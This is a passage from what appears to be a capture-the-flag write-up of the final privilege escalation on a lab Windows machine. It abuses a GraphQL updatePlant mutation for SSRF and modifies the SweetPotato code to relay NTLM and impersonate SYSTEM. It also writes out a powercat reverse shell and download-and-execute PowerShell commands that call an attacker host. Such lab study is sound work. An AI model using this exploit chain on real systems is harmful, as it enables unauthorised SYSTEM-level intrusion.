 sourceURL: String!
): Boolean

TYPE DETAILS

The Boolean scalar type represents true or false.

scalar Boolean

ARGUMENTS


plantId: Int!

version: Float!

sourceURL: String!

We observe an interesting mutation called `updatePlant` which takes as arguments the `plantId`, `version` and a `sourceURL` parameters. We check if it works by supplying though our URL.

```
mutation { updatePlant (plantId : 1 version: 1.0, sourceURL: "http://10.10.14.4") }
```



```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.217 - - [25/May/2021 12:00:03] "GET / HTTP/1.1" 200 -
```

We do end up getting a request to our web server. This vulnerability called Server Side Request Forgery (SSRF) can be used to request ports on the server.

It's possible that the service is running as SYSTEM and can be used to escalate privileges. We could receive this request and then impersonate the client locally via `SeImpersonatePrivilege`. The [SweetPotato](#) PoC can be modified to achieve this as it already has code to run a malicious HTTP server to replicate WinRM. The code negotiates NTLM authentication and get impersonates the received token.

Clone the repository and open it in Visual Studio. We need to modify the `Trigger` method in `PotatoAPI.cs` to send the GraphQL request.

```
public bool Trigger()
{
    bool result = false;
    HttpClient client = new HttpClient();
    string body = "{\"query\":\"mutation {updatePlant(plantId: 1, version: 1, sourceURL: \\\"http://127.0.0.1:9999\" + \"\\\") }\", \"variables\":null}";
    HttpResponseMessage res = null;
    try
    {
        StringContent data = new StringContent(body, Encoding.UTF8, "application/json");
        res = client.PostAsync("http://127.0.0.1:8080/api/graphql", data).Result;
        res.EnsureSuccessStatusCode();
        this.readyEvent.WaitOne();
        result = this.negotiator.Authenticated;
    }
    catch (Exception ex)
    {
        if (!this.negotiator.Authenticated)
        {
            Console.WriteLine(string.Format("{0}\n", ex.Message));
        }
    }
}
```

```
        return result;
    }
}
```

The modified method sends a POST request to the GraphQL API with the payload to request our malicious server running on port 9999. Once the connection succeeds, impersonation is initiated followed by command execution. We will also have to alter the WinRM listener to suit our scenario.

```
void WinRMListener() {

    Socket listenSocket = new Socket(AddressFamily.InterNetwork,
SocketType.Stream, ProtocolType.Tcp);
    listenSocket.SetSocketOption(SocketOptionLevel.Socket,
SocketOptionName.ReuseAddress, 1);

    listenSocket.Bind(new IPEndPoint(IPAddress.Loopback, 9999));
    listenSocket.Listen(10);

    while (!listenSocket.Poll(100000, SelectMode.SelectRead)) {
        if (dcomComplete)
            return;
    }

    Socket clientSocket = listenSocket.Accept();
    byte[] buffer = new byte[2048];
    clientSocket.Receive(buffer);

    string s = string.Format("HTTP/1.1 401 Unauthorized\r\nWWW-Authenticate:
Negotiate\r\nContent-Length: 0\r\nConnection: Close\r\n\r\n");
    clientSocket.Send(Encoding.ASCII.GetBytes(s));
    clientSocket = listenSocket.Accept();
    string authHeader = GetAuthorizationHeader(clientSocket);
    try {
        if (!negotiator.HandleType1(Convert.FromBase64String(authHeader))) {
            Console.WriteLine("[!] Failed to handle type SPNEGO");
            clientSocket.Close();
            listenSocket.Close();
            return;
        }
    } catch (Exception e) {
        Console.WriteLine("[!] Failed to parse SPNEGO Base64 buffer");
        return;
    }

    string challengeResponse = String.Format(
        "HTTP/1.1 401 Unauthorized\r\n" +
        "WWW-Authenticate: Negotiate {0}\r\n" +
        "Content-Length: 0\r\n" +
        "Connection: Keep-Alive\r\n\r\n",
        Convert.ToBase64String(negotiator.Challenge)
```

```

    );

    clientSocket.Send(Encoding.ASCII.GetBytes(challengeResponse));
    authHeader = GetAuthorizationHeader(clientSocket);
    try {
        negotiator.HandleType3(Convert.FromBase64String(authHeader));
    } catch (Exception e) {
        Console.WriteLine("[!] Failed to parse SPNEGO Auth packet");
    }

    this.readyEvent.Set();
    clientSocket.Close();
    listenSocket.Close();
}

```

This will set the WinRM port to 9999 by default as port 5985 is occupied. Next, it receives the HTTP request and responds with the `WWW-Authenticate: Negotiate` header. This tells the client that the server accepts NTLM authentication. Next, we accept the NTLM authentication request and respond with the challenge. Finally, the server completes negotiation and receives the user's token. This token is then used to impersonate the user and execute commands.

We compile the binary and transfer it to the host. We download the [powercat](#) script for a reverse shell.

```

wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
echo "powercat -c 10.10.14.4 -p 4444 -e cmd" >> powercat.ps1

```

Now we use the commands below to run the exploit.

```

powershell
Set-Content shell.bat -Value "powershell iex(iwr http://10.10.14.4/powercat.ps1 -useb)"
wget 10.10.14.4/modpotato.exe -O modpotato.exe
.\modpotato.exe -p C:\Users\Sonny\shell.bat

```




```
rlwrap nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.217.
Ncat: Connection from 10.10.10.217:50014.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The exploit is successful and we indeed receive a system shell.